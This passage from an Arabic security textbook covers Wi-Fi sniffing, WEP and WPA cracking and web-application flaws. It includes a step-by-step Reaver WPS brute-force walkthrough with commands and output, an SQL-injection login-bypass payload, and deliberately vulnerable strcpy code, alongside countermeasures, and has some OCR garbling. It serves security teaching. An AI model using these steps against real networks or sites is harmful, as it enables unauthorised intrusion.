
Applications -> Kali Linux -> Top 10 Security Tools -> wireshark

كما يظهر في شكل ١٣,٤ التالي:




شكل ١٣,٤

٨. والآن، من النافذة الرئيسية لـ Wireshark، اختار "mon0" من قائمة الواجهة، انقر نقرة مزدوجة عليها واختار التقاط الحزم في وضعي "غير الشرعي" و"المراقب" "Promiscuous mode" "Monitor mode". ثم اضغط على موافقة.



شكل ١٣,٥

٩. بعدما تنتهي اضغط على زر "ابدأ" ليبدأ البرنامج عملية السف. سيلتقط البرنامج كل البيانات من كل الشبكات اللاسلكية القريبة المتوفرة. تظهر اللقطة التالية عملية التقاط حزمة بيانات بسيطة:



شكل ١٣,٦

فيما يلي نعرض بعض برامج السف للشبكات اللاسلكية جديرة بالاهتمام:

Ethereal

وهي أداة تعمل على اللينكس وتعمل على الشبكات السلكية واللاسلكية وتأتي كأداة اختبار أمان مدمجة مع نظام لينكس كالي.

OmniPeek Wireless

وهي أداة تجارية غير مجانية تعمل على سف حزم معيار 802.11 وتأتي مع الكثير من المميزات لمراقبة الشبكات.

وتعمل نظام ويندوز.

خصوصية المكافئ السلكي (WEP)

وهو مكون من مكونات معيار 802.11 الخاص بالشبكات اللاسلكية مصمم ليوفر حماية للبيانات في الشبكات اللاسلكية. فعلى العكس من الشبكات السلكية التي يمكم وضع حدود للوصول إليها من خلال المستخدمين الموثوقين فقط فهذا غير ممكن في حالة الشبكات اللاسلكية. ومن ثم، ولتجاوز هذا، نستخدم نوع من التشفير يسمى خصوصية المكافئ السلكي (WEP) لمنع المهاجمين من اعتراض البيانات اللاسلكية.

وبالرغم من هذا، فهناك ضعف واضح في نظام تأمين نظام خصوصية المكافئ السلكي يمكن استغلاله. عند يحدث التقاط قدر كافي من حزم البيانات ومع مرور الوقت، يمكن للهاكر بسهولة كسر مفتاح خصوصية المكافئ السلكي المستخدم للتشفير ومن ثم يمكنه فك تشفير كل البيانات مرة أخرى لتعود لحالتها الأولي.

كسر تشفير خصوصية المكافئ السلكي

يشيع استخدام الأدوات التالية لكسر مفتاح/كلمة سر خصوصية المكافئ السلكي:

Aircrack-NG

وهي أداة تستخدم على نظام اللينكس لكسر مفاتيح تشفير 802.11.

وهي أداة على هيئة سطر أوامر، كما تأتي كعنصر مدمج في حزمة لينكس كالي ويمكن استخدامها بسهولة بتشغيل اسطوانة لينكس. وحيث أن كسر كلمة سر خصوصية المكافئ السلكي يحتاج لوقت طويل وقائمة طويلة من الأوامر والإجراءات، فقد قررت حذف شرح عملية الكسر من هذا الكتاب.

ولكن يمكنك البحث عن "كيفية كسر تشفير WEP" على الإنترنت لتجد الكثير من الإجراءات المعروضة خطوة بخطوة والتي تصف عملية الكسر.

WEPCrack

وهي أداة مشهورة أخرى لكسر مفاتيح 802.11 السرية. وهي أول أداة تعرض للجمهور كيفية يمكن استغلال تشفير خصوصية المكافئ السلكي.

وصول الشبكة اللاسلكية المحمي (WPA)

وهو معيار آخر للشبكات. طور معيار الوصول المحمي لتلافي عيوب معيار خصوصية المكافئ السلكي (WEP). يستخدم نظام الوصول المحمي عدة معايير تشفير مختلفة والتي هي أفضل من معيار خصوصية المكافيء السلكي وهو مصمم كترقية له.

ولكن هناك عيب في هذه الميزة الأمنية يسمى "تثبيت الواي فاي المحمي WPS" والذي يسمح بكسر كلمات سر WPA باستخدام هجمات القوة الغاشمة. تحتوي معظم نقاط الوصول (Access points) على ميزة تثبيت الواي فاي المحمي ومن ثم فلاتزال الشبكة معرضة للخطر من هذا الجانب.

كسر كلمات سر الوصول المحمي

فيما يلي سنعرض خطوة بخطوة كيفية كسر كلمات سر الوصول المحمي باستخدام أداة تسمى **Reaver** والتي تأتي مدمجة مع لينكس كالي.

١. ابدأ إقلاع حاسوبك باستخدام اسطوانة لينكس كالي ومن ثم ركب بطاقة الشبكة اللاسلكية في مدخل اليو إس بي.
٢. افتح نافذة المحاكي واكتب الأمر **"iwconfig"** للتأكد أن جهازك يتعرف على البطاقة.

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

شكل ١٣,٧

٣. عندما ترى بطاقة الشبكة (wlan0) مدرجة كما يظهر آنفًا، أكتب الأمر التالي لتحويل البطاقة لـ "وضع المراقبة" ومن ثم تبدأ استخدامها.

airmon-ng start wlan0

سيؤدي هذا إلى تفعيل "وضع المراقبة" لبطاقة الشبكة، وهي في حاسوبي تسمى "mon0" كما يظهر في اللقطة التالية:



شكل ١٣,٨

٤. أكتب الآن على الأمر التالي للكشف عن نقاط الاتصال المفعل فيها ميزة تثبيت الواي فاي المحمي WPS.

wash -i mon0 -C

سيؤدي هذا إلى عمل فحص وإدراج لكل نقاط الاتصال القريبة كما يظهر في التالي. عند اكتشاف نقاط الاتصال اضغط **Ctrl+C** لوقف عملية الفحص.



شكل ١٣,٩

٥. كما يظهر آنفًا، هناك شبكة مدرجة والتي تظهر كنقطة اتصال قابلة للاختراق مع **NETGEAR31** "ESSID". أدخل الآن الأمر التالي لتنفيذ هجوم القوة الغاشمة ضد الهدف.

reaver -i mon0 -b 2C:B0:5D:68:93:D6 -vv

يرجى ملاحظة أنه يجب استبدال "2C:B0:5D:68:93:D6" بـ **BSSID** في نقطة الاتصال الخاصة بك.

٦. ستستغرق عملية الكسر بضعة ساعات حتى تكتمل وإذا مر كل شيء على ما يرام سيظهر الرقم الشخصي وكلمة السر في النتائج كما يظهر في اللقطة التالية:

```
root@kali:~# reaver -i mon0 -b 2C:B0:5D:68:93:D6 -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

[+] Waiting for beacon from 2C:B0:5D:68:93:D6
[+] Switching mon0 to channel 1
[+] Associated with 2C:B0:5D:68:93:D6 (ESSID: NETGEAR31)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] 97.99% complete @ 2013-11-10 13:22:49 (3 seconds/pin)
[+] 98.04% complete @ 2013-11-10 13:23:15 (3 seconds/pin)
[+] 98.08% complete @ 2013-11-10 13:23:32 (3 seconds/pin)
[+] 98.13% complete @ 2013-11-10 13:23:48 (3 seconds/pin)
[+] 98.17% complete @ 2013-11-10 13:24:10 (3 seconds/pin)
[+] 98.22% complete @ 2013-11-10 13:24:35 (3 seconds/pin)
[+] 98.26% complete @ 2013-11-10 13:24:56 (3 seconds/pin)
[+] WPS PIN: '72'
[+] WPA PSK: 'vis om'
[+] AP SSID: ''
```

شكل ١٣,١٠

أدوات أخرى لكسر معيار الوصول المحمي

فيما يلي نعرض بعض الأدوات الأخرى المستخدمة لكسر الوصول للشبكة اللاسلكية المحمي والتي يمكنك تجربتها:

- coWPAtty: وهي أداة تعمل على لينكس وتستخدم طريقة هجوم القاموس وملفات التركيبات مسبقة التجهيز (مشابهة لطريقة جداول قوس قزح) لكسر كلمات سر الوصول للشبكة اللاسلكية المحمي.
- Hashcat: وهي أسرع أداة لكسر كلمة السر بالاعتماد على المعالج والتي تستخدم عدة طرق للهجوم مثل هجمات القاموس والقوة الغاشمة وأنواع عديدة أخرى من الهجمات. تأتي بصيغ مختلفة تعمل على أنظمة الويندوز واللينكس.

هجمات الحرمان من الخدمة

بالضبط كما في حالة الشبكات السلكية، فالشبكات اللاسلكية معرضة لهجمات الحرمان من الخدمة أيضًا. وحيث أن الشبكات اللاسلكية المحلية تستخدم موجات الراديو على ترددات عامة لإرسال واستقبال البيانات، فمن السهل استخدام مرور على نفس النطاق للتسبب بتشويش. إذا فشل المهاجم في الدخول للشبكة، فقد يستخدم هجمات الحرمان من الخدمة كخيار أخير للهجوم على الشبكة. تتسبب هجمات الحرمان من الخدمة في إيقاف جميع الاتصالات مع الشبكة، كما تمنع إنشاء اتصالات جديدة ومن ثم تصبح الشبكة غير صالحة للاستعمال.

أدوات الحرمان من الخدمة في الشبكات اللاسلكية

تحتوي نسخة لينكس كالي على العديد من الأدوات والمميزات المدمجة المفيدة في عمل هجمات الحرمان من الخدمة على الشبكات اللاسلكية المحلية. تعمل معظم هذه الأدوات عن طريق إرسال حزم إزالة التوثيق بدلًا من حزم التوثيق للوصول لنقاط الاتصال مما يسبب إسقاط الشبكة لكل الاتصالات الموجودة. الطريقة الأخرى هي إغراق الشبكة بإرسال طلبات التوثيق إلى نقاط الاتصال مع أكواد غير صحيحة أو عناوين ماك عشوائية.

بعض الأدوات الشائعة لتنفيذ هجوم الحرمان من الخدمة على الشبكات اللاسلكية مثل Void11وFata jack و FakeAP (يقوم بتنفيذ عملية خداع أو عمل عدد كبير من أرقام نقاط الاتصال المزيفة في محاولة للتشويش على العملاء).

التدابير المضادة

سنعرض فيما يلي بعض التدابير المضادة التي يمكنك اتخاذها لتحمي نفسك من الهجمات المحتملة على الشبكات اللاسلكية:

- **ترشيح عناوين الماك**: وذلك باستخدام قائمة محددة مسبقًا من عناوين الماك الخاصة ببطاقات الحاسوب اللاسلكية المسموح لها بالاتصال بالشبكة. بهذه الطريقة يمكنك منع اتصال الغرباء بالشبكة المحلية.
- **إخفاء رمز معرف الخدمات (SSID)**: بمنع نقطة الاتصال من نشر رمز معرف الخدمات ستختفي نقطة الاتصال ومن ثم لا يمكن للهاكر الاتصال بها.
- **استخدام الوصول المحمي للشبكة اللاسلكية (WPA)** بدلًا عن خصوصية المكافيء السلكي (WEP): حيث أن المشاكل الامنية لخصوصية المكافئ السلكي معروفة، فمن الآمن دائمًا استخدام معايير تشفير بديلة مثل الوصول المحمي للشبكة اللاسلكية.
- **قفل تثبيت الواي فاي المحمي (WPS):** حيث أن تثبيت الواي فاي المحمي يحوي العديد من العيوب، فإن تفعيله يجعل معيار الوصول المحمي للشبكة اللاسلكية معرضًا للخطر. ومن ثم، فمن الضروري إغلاق تثبيت الواي فاي المحمي يدويًا، حيث أن معظم الموزعات تأتي وفيها هذه الميزة مفعله مسبقًا.
- **الجدار الناري:** يساعد استخدام جدار ناري مع قواعد صارمة على تصفية المرور غير المصرح به ويمنع هجمات القوة الغاشمة.


الفصل الرابع عشر -نقاط ضعف تطبيقات الويب

بسبب ضعف تطبيقات الويب يستطيع الهاكر تنفيذ العديد من الهجمات الخبيثة مثل اختراق الحسابات وسرقة الهويات والوصول للمعلومات السرية وغيرها. في هذا الفصل، سنلقي نظرة عن بعض نقاط الضعف الشائعة في تطبيقات الويندوز وطرق استغلالها.

مبادئ تطبيقات الويب

تستخدم برامج الزبون/الخادم التي تعمل على الحاسوب وتتفاعل مع المستخدمين الآخرين أو أنظمة التشغيل الأخرى بروتوكولات مثل برتوكول نقل النص الفائق وتكتب معظم تطبيقات الويب هذه باستخدام لغات برمجة مثل الجافا وبي إتش بي و بيرل .NET وغيرها. يُشغل كل خادم تطبيقات متعددة والتي عن طريقها يقوم بعمل الاتصالات ذهابًا وإيابًا بين جهاز الزبون والخادم لتنفيذ مهام مثل تنفيذ استعلامات لقواعد البيانات أو استرجاع ملفات وخلافه. تشرح الخطوات التالية نظام عمل تطبيقات الويب على الخادم:

١. يطلب الزبون صفحة ويب بإدخال عنوان URL (محدد الروابط الموحد) في متصفح الويب.
٢. تستقبل صفحة الخادم المستهدفة هذا الطلب وتحوله إلى تطبيقات الويب الموجودة على الخادم.
٣. تعالج تطبيقات الويب الطلب لتستخرج كل المعلومات الضرورية المطلوبة للرد (مثل استعلامات قواعد البيانات أو معالجة صورة أو خلافه) ومن ثم ترسله مره أخرى إلى الخادم.
٤. يحول الخادم الرد مرة أخرى لمتصفح الزبون الطالب.



شكل ١٤,١

أنواع نقاط ضعف تطبيقات الويب

سنناقش فيما يلي بعض أنواع نقاط الضعف الموجودة في تطبيقات الويب وكيف تعمل وطرق استغلالها.

النصوص البرمجية العابرة للموقع (XSS)

وهي نوع من الهجمات يحقن نصوص برمجية خبيثة (سكريبت خبيث) (مثل جافا سكريبت أو ActiveX أو VBScript أو Flash ...إلخ) إلى صفحات الويب على الموقع. تخزن هذه النصوص على الموقع نفسه وعندما يزور المستخدمون الموقع أو يتصفحون صفحاته تنطلق هذه النصوص إلى جانب جهاز الزبون وتبدأ الهجوم. بكلمات بسيطة النصوص البرمجية العابرة للموقع هي نوع من الهجمات يستغل نقاط الضعف الموجودة في موقع ويستخدمه كوسيط لتنفيذ هجمات على المستخدمين النهائيين.

المبادئ الرئيسية للنصوص البرمجية العابرة للموقع

- النصوص البرمجية العابرة للموقع هي نوع من الهجمات يعتمد على الإنترنت وينفذ على تطبيقات الويب الضعيفة
- الهدف أو الضحية النهائية للهجوم هو المستخدم النهائي وليس تطبيقات الويب
- تستخدم صفحات وتطبيقات الويب في الهجوم كقناة للوصول للهدف وهو المستخدم النهائي

آثار هجوم النصوص البرمجية العابرة للموقع

إذا نجح الهاكر في استغلال ضعف النصوص البرمجية العابرة للموقع، فيمكنه تنفيذ النشاطات التالية على جهاز الزبون:

- الوصول إلى ملفات الكوكيز والجلسات واختراق حسابات المستخدم
- نشر الفيروسات وأحصنة طروادة والديدان
- الوصول إلى ملفات وفهارس المستخدم
- التحكم في نشاط المتصفح عن بعد

سيناريو عمل النصوص البرمجية العابرة للموقع

لنفترض أن أحد الهاكر اكتشف نقطة ضعف في النصوص البرمجية العابرة للموقع في أحد تطبيقات الإنترنت الكبيرة جدًا مثل الفايسبوك مثلاً. يستغل الهاكر نقطة الضعف هذه ويحقن أكواد خبيثة في أحد صفحات الفايسبوك. ينشط الكود الخبيث عند زيارة المستخدمين لهذه الصفحة على متصفحهم ويسرق ملفات الجلسات الكوكيز ويرسل المعلومات للهاكر. يمكن أن يستخدم الهاكر تلك الملفات للدخول إلى حسابات المستخدمين بسهولة على فايسبوك.

التدابير المضادة لهجوم النصوص البرمجية العابرة للموقع

تعتمد المواقع هذه الأيام على تطبيقات ويب معقدة لتقدم محتوي ديناميكي للمستخدم اعتمادًا على حاجاته ومراجعه. وبعكس المواقع الثابتة (الاستاتيكية)، ليس من السهل للمواقع الديناميكية عمل تحكم كامل على المخرجات حيث يتحكم المستخدم في جزء كبير منها. وهذا يفتح المجال لوجود نقاط ضعف في النصوص البرمجية العابرة للموقع في واحد أو أكثر من تطبيقات الانترنت التي يستخدمها الموقع الديناميكي. يمكنك اتخاذ هذه التدابير المضادة لوقف هجمات النصوص البرمجية العابرة للموقع على مواقعك:

- تحقق بدقة من كل البيانات الواردة لموقعك قبل تنفيذها
- تبنى سياسة أمنية دقيقة لمنع الأشخاص من إدخال نصوص برمجية إلى الخادم
- رشح البيانات الداخلة وأزل أي نصوص برمجية موجودة قبل معالجتها

حَقن لغة الاستعلامات البنيوية (حَقن SQL| SQL Injection)

تستخدم تطبيقات الويب قواعد البيانات لتخزين البيانات الضرورية لمواقع الإنترنت لتوصيل محتوي معين للزوار وتقديم معلومات أخرى. قد تحتوي قواعد البيانات أيضًا على معلومات حيوية أخرى مثل شهادات خاصة بالمستخدم أو وثائق مالية أو معلومات معينة عن المستخدم ومعلومات سرية. عندما يقوم المستخدم الشرعي بطلب لعرض أو تعديل هذه المعلومة، تطلب (تستعلم) الـ SQL المستخدمة من التطبيق استخراج أو تعديل البيانات المخزنة في قواعد البيانات.

حقن الـ SQL هو نوع من الهجمات يقوم فيها المهاجم بإدخال أوامر لغة SQL نفسها (بدلًا من نص البيانات) من خلال تطبيق الويب لتنفذ تلك الأوامر من جهة قواعد البيانات الموجودة في الخلفية. يحقن المهاجم أوامر SQL ببراعة لحقول إدخال مثل صناديق البحث وحقول التسجيل ونماذج الملاحظات وغيرها والتي وضعت أساسًا لاستقبال بيانات سليمة. في حالة عدم قدرة تطبيق الويب على فحص البيانات المدخلة بشكل مناسب قبل تمريرها إلى قاعدة البيانات، فقد يؤدي هذا إلى السماح للهاكر بالوصول بشكل غير شرعي والسماح له بتعديل المعلومات الموجودة في قاعدة البيانات.

المبادئ الرئيسية لحقن الـSQL

- حقن الـSQL هي نقطة ضعف في البرمجيات تحدث عندما ترسل بيانات المستخدم المدخلة مباشرة إلى مفسر SQL لتنفيذها بدون فحصها بشكل مناسب.
- يستخدم المهاجمون حقول الإدخال لتمرير استعلامات SQL مكتوبة ببراعة في محاولة للتحايل على المفسر (مفسر SQL) لتنفيذ أوامر غير مرغوبة على قاعدة البيانات.

آثار هجوم حقن الـSQL

في حالة نجاحها، قد يسمح حقن الـSQL للهاكر بتنفيذ النشاطات التالية:

- تخطي عملية التحقق من المستخدم والحصول على وصول غير شرعي للموقع

- الحصول على وصول غير شرعي لأجزاء من قاعدة البيانات وعرض بيانات غير مرغوبة
- إدخال أو إزالة مدخلات جديدة إلى قاعدة البيانات
- وفي بعض الأحيان من الممكن أن تمحو محتويات قاعدة البيانات بالكامل

أمثلة عن حَقن لغة الاستعلامات البنيوية (SQL Injection)

لنفترض أن هناك صفحة مصممة لتسمح لبعض المستخدمين بدخول مناطق ممنوعة داخل الموقع حسب بيانات اعتمادهم. عندما يُدخل مستخدم حقيقي "اسم المستخدم" و"كلمة السر" في حقل الدخول، ينفذ تطبيق الويب استعلام بنيوي (SQL) في الخلفية على قاعدة بيانات تحتوي على قائمة اسماء المستخدمين وكلمات السر. إذا تطابق "اسم المستخدم وكلمة السر" المفترض مع المستخدم فسوف يتم السماح بالدخول وإلا فسيتم رفض الدخول.

من المفترض أن المستخدم الحقيقي يدخل بيانات اعتماده كالتالي:

اسم المستخدم: tom

كلمة السر: pass2000

تستخدم لغة الاستعلامات (SQL) لتنفيذ هذا التطابق والكود المستخدم لهذا قد يشبه التالي:

SELECT * FROM users WHERE username= ‘tom’ and password= ‘pass2000’

في المثال السابق من المفترض أن تحاول لغة الاستعلامات الوصول إلى صف في قاعدة البيانات لمطابقة زوج "اسم المستخدم-كلمة السر" باستخدام العامل المنطقي (and).

يخرج عامل المنطق قيمة صحيحة في حالة وفقط إذا كان اسم المستخدم وكلمة المرور متطابقان وإلا فسيتم منع الدخول.

تخيل ماذا سيحدث إذا اكتشف هاكر نقطة ضعف في بنية كود لغة الاستعلامات في صفحة الدخول هذه.

فسيقوم بحقن أمر لغة استعلامات مصمم بشكل خاص إلى نموذج الدخول كالتالي:

اسم المستخدم : tom

كلمة السر: '1'='1' or

تطبيق الويب الضعيف سيمرر البيانات في خانة كلمة المرور بدون تحقق مناسب منها ومن ثم ستُنفذ كأنها أمر لغة استعلامات بدلًا من أنها بيانات نصية عادية. ومن ثم ستتعامل لغة الاستعلامات (SQL) لتنفيذ هذا التطابق والكود المستخدم لهذا قد يشبه التالي:

SELECT * FROM users WHERE username='tom' and password ='' or '1'='1'

وهنا سيقوم العامل المنطقي "or" بإدخال قيمة صحيحة حتى إذا كان معامل واحد فقط هو الصحيح. في هذه الحالة يتطابق '١'='١' ومن ثم سيحصل الهاكر على الدخول إلى المناطق

الممنوعة في الموقع. وبهذه الطريقة، تسمح نقاط ضعف الاستعلامات البنيوية بتجاوز نظام التصديق والتحقق والحصول على دخول غير شرعي للنظام.

التدابير الاحتياطية ضد حَقن لغة الاستعلامات البنيوية (SQL Injection)

- تبني أسلوب إدخال للنصوص يطهر ما يُدخله المستخدمين قبل إدخاله إلى تطبيقات قواعد البيانات لتنفيذه
- يجب أن يمنح للمستخدمين أقل درجات الدخول لقواعد البيانات إذا سُمح لهم بالدخول إليها
- يجب ألا يُسمح لتطبيقات الإنترنت الدخول إلى قواعد البيانات بمميزات المدير. وبدلًا من ذلك استخدم حساب محدود عند استخدام قواعد البيانات عن طريق تطبيقات الإنترنت

أمر الحقن (Command Injection)

ويعرف أيضًا بحقن الصدفة (shell injection) وهو نوع من الهجمات يستغل فيه الهاكر نقاط ضعف في تطبيقات الويب ليقوم بحقن أكواد إلى تطبيقات الخلفية (backend) من أجل الحصول على دخول غير شرعي للبيانات أو موارد الشبكة. يشبه هذا الهجوم هجوم حقن لغة الاستعلامات البنيوية الموصوف فيما سبق.

تستخدم صفحات الويب الديناميكية تطبيقات الويب لتعرض للمستخدم بيانات معينة وتنفيذ عمليات ديناميكية أخرى مثل استخراج محتويات ملف أو إرسال بريد إلكتروني ...إلخ. ومن جانبها تستخدم تطبيقات الويب برامج تابعة مثل شل سكريبت أو طلبات نظام تشغل لإكمال طلبات وإجراءات معينة.

إذا لم يقوم تطبيق ويب (مثل نماذج حقول الإدخال) في تطهير البيانات المدخلة قبل تمريرها إلى التطبيقات العاملة في الخلفية، فيمكن للمهاجم بسهولة استغلالها لتنفيذ هجمات أوامر حقن.

التدابير الاحتياطية ضد أوامر الحقن

فيما يلي بعض التدابير الاحتياطية التي تستخدم لمنع هجمات أوامر الحقن.

- فحص وتطهير والتأكد من البيانات المدخلة من المستخدم بشكل مناسب وإزالة أي محتوي خبيث موجود بها
- تصميم الاستعلامات لتتعامل مع كل العلامات كبيانات وليس كمحتوي تنفيذي محتمل
- تأكد من إزالة كل الرموز التي قد تشكل خطرًا محتملًا مثل ؛ **و| و&** من البيانات الواردة من المستخدم قبل تمريرها إلى البرامج التابعة.
- وإذا أمكن، تجنب تمرير العبارات المدخلة من المستخدم إلى برامج نظام التشغيل.

إغراق التخزين المؤقت (Buffer Overflow)

وهو نوع من الاستغلال لنقاط ضعف التطبيقات التي تنتظر معالجة مدخلات المستخدم. تطبيق الويب الضعيف هذا يقع أمام تلك الهجمات عندما يتجاوز هذا التطبيق حدود التخزين المؤقت المخصص له ومن ثم يبدأ في الكتابة على الذاكرة المجاورة.

المبادئ الرئيسية لإغراق التخزين المؤقت

- يحدث إغراق التخزين المؤقت عندما يكون حجم البيانات المدخلة من المستخدم أكبر من حجم التخزين المؤقت المخصص ويتجاوز التطبيق حدود التخزين عند الكتابة على الذاكرة
- الهدف من هذا هو بدء إغراق التخزين المؤقت في التطبيق الضعيف عن طريق مدخلات مصممة لتنفيذ أكواد خبيثة أو تعديل المسار الطبيعي للبرنامج ليتبع مسار محدد من جهة الهاكر

أنواع إغراق الذاكرة

يمكن تصنيف هجمات اغراق الذاكرة إلى صنفين رئيسيين كالتالي:

- هجمات تعتمد على كومة الذاكرة المؤقتة (Heap based attacks)
- هجمات تعتمد على مجمع الذاكرة المؤقتة (Stack based attacks)

تعمل الهجمات التي تعتمد على الكومة عن طريق إغراق مساحة الذاكرة المحددة ديناميكيًا للبرنامج، ولكن بسبب الصعوبات التي تتضمنها هذه الطريقة فهي نادرة الحدوث. علي الجانب الآخر فالهجمات التي تعتمد على مجمع الذاكرة أسهل ومن ثم فهي الأشهر والأكثر تنفيذًا.

مثال على الهجمات التي تعتمد على مجمع الذاكرة المؤقتة

المجمع هو ذاكرة حاسوب تعمل عندما تستدعي وظيفة داخل برنامج وظيفة أخرى. يحتوي هذا المجمع عل بيانات ومتغيرات محلية (متغيرات خاصة بالوظيفة)، وبيانات الوظيفة والأهم من ذلك هو عنوان العوائد لتعليمات القيمة العائدة عندما تنتهي وظيفة. للتبسيط، عندما تستدعي "الوظيفة أ" "الوظيفة ب " يحتاج المعالج إلى معرفة إلى أين يذهب عندما تُنهي الوظيفة ب مهمتها ومن ثم عنوان القيمة العائدة "للعودة إلى الوظيفة أ" يخزن في مجمع الذاكرة.

انظر إلى الكود التالي كعينة:

```
void functionA ()

{

function (ReadUserName (socket));

}

void function (char * name)

{

char name_arr[10];

strcpy (name_arr,name);
```

}

Keep your web server software up-to-date with latest patches and .updates

في المثال السابق تقرأ الوظيفة أ (A) السلسلة الحرفية (اسم المستخدم) من نموذج المستخدم ومن ثم تمررها للوظيفة ب (B) قبل نسخها إلى الذاكرة المؤقتة ([name_arr[10) والمحدد حجمها ب ١٠ بايت. عندما يدخل المهاجم اسم مستخدم اختاره بذكاء حيث يكون حجمه أكبر من ١٠ بايت، تصبح البيانات أكبر من أجزاء الذاكرة المخصصة لـ "name_arr" مما يسبب في اغراق الذاكرة. تذكر أن المجمع يحتوي أيضًا على القيمة العائدة للوظيفة أ عندما يكتمل تنفيذ الوظيفة ب. بعدما تغرق الذاكرة، يستطيع المهاجم التلاعب بالمجمع ليضع عنوان القيمة العائدة الخاص به للموضع الذي يتواجد فيه البرنامج الخبيث على الذاكرة المؤقتة. بهذه الطريقة، يمكن للهاكر استغلال نقاط ضعف إغراق الذاكرة المؤقتة في تطبيقات الويب لينفذ أكواده الخبيثة ويتحكم في النظام.

التدابير المضادة لإغراق التخزين المؤقت

- تحقق من طول البيانات المدخلة في النموذج قبل تمريرها إلى الوظائف
- تحقق من استخدام أكواد آمنه ونظيفة عند التعامل مع ذواكر التخزين المؤقت
- استخدم أدوات مثل **Stack Shield** و**Stack Guard** لأنظمة لينكس للحماية ضع هجمات اغراق الذاكرة المؤقتة

تجاوز الفهرس (Directory Traversal)

وهو نوع من نقاط ضعف بروتوكول نقل النص الفائق (HTTP) يُستخدم من جهة الهاكر للحصول على المجلدات المحظور الوصول إليها وملف النظام على خادم الويب. يحدث هجوم تصفح المجلد نتيجة عدم قدرة الخادم على التأكد أو فحص مدخلات المستخدم. من المعلوم أن تطبيقات الويب تُطور باستخدام لغات برمجة مثل بي إتش بي وبيرل وبايثون وهي معرضة عادة لهذا النوع من الهجوم.

المبادئ الرئيسية لهجوم تجاوز الفهرس

- باستخدام نقطة الضعف هذه، يمكن للمهاجمين تصفح المجلدات والملفات والتي تكون عادة خارج قدرة التطبيق العادية للوصول إليها
- يكشف هذا الهجوم بنية المجلدات وخادم الويب المستخدم ونظام التشغيل المستخدمين على الجهاز المستهدف

